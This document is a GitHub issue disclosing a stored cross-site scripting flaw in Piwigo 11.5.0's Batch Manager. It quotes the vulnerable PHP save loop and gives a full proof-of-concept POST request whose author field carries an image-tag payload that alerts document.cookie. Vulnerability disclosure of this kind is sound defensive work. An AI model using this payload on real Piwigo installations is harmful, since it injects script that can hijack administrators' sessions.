New issue


Jump to bottom

Persistent Cross Site Scripting in Batch Manager(version:11.5.0) #1476

Open xrea1m opened this issue on Sep 5, 2021 · 0 comments

xrea1m commented on Sep 5, 2021 • edited

Description:
In the single mode function of the Piwigo system, modifying the author parameter of the picture can cause persistent cross-site scripting
Vulnerable Instances:
/admin.php?page=batch_manager&mode=unit



affected source code file

```
while ($row = pwg_db_fetch_assoc($result))
{
  $data = array();

  $data['id'] = $row['id'];
  $data['name'] = $_POST['name-'.$row['id']];
  $data['author'] = $_POST['author-'.$row['id']];
  $data['level'] = $_POST['level-'.$row['id']];

  if ($conf['allow_html_descriptions'])
  {
    $data['comment'] = @$_POST['description-'.$row['id']];
  }
  else
  {
    $data['comment'] = strip_tags(@$_POST['description-'.$row['id']]);
  }

  if (!empty($_POST['date_creation-'.$row['id']]))
  {
    $data['date_creation'] = $_POST['date_creation-'.$row['id']];
  }
  else
  {
    $data['date_creation'] = null;
  }

  $datas[] = $data;

  // tags management
  $tag_ids = array();
  if (!empty($_POST[ 'tags-'.$row['id'] ]))
  {
    $tag_ids = get_tag_ids($_POST[ 'tags-'.$row['id'] ]);
  }
  set_tags($tag_ids, $row['id']);
}

mass_updates(
  IMAGES_TABLE,
  array(
    'primary' => array('id'),
    'update' => array('name','author','level','comment','date_creation')
    ),
  $datas
  );
```

request

```
POST /admin.php?page=batch_manager&mode=unit HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 152
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/admin.php?page=batch_manager&mode=unit
Cookie:  pwg_id=mof6jca30q9tr1qu48hhvqi143
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

element_ids=4&name-4=test&author-4=11111%3Cimg+src%3Dx+onerror%3Dalert%28document.cookie%29%3E11&date_creation-4=&level-4=0&description-4=&submit=Submit
```

suggestion
Restrict user input and output

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant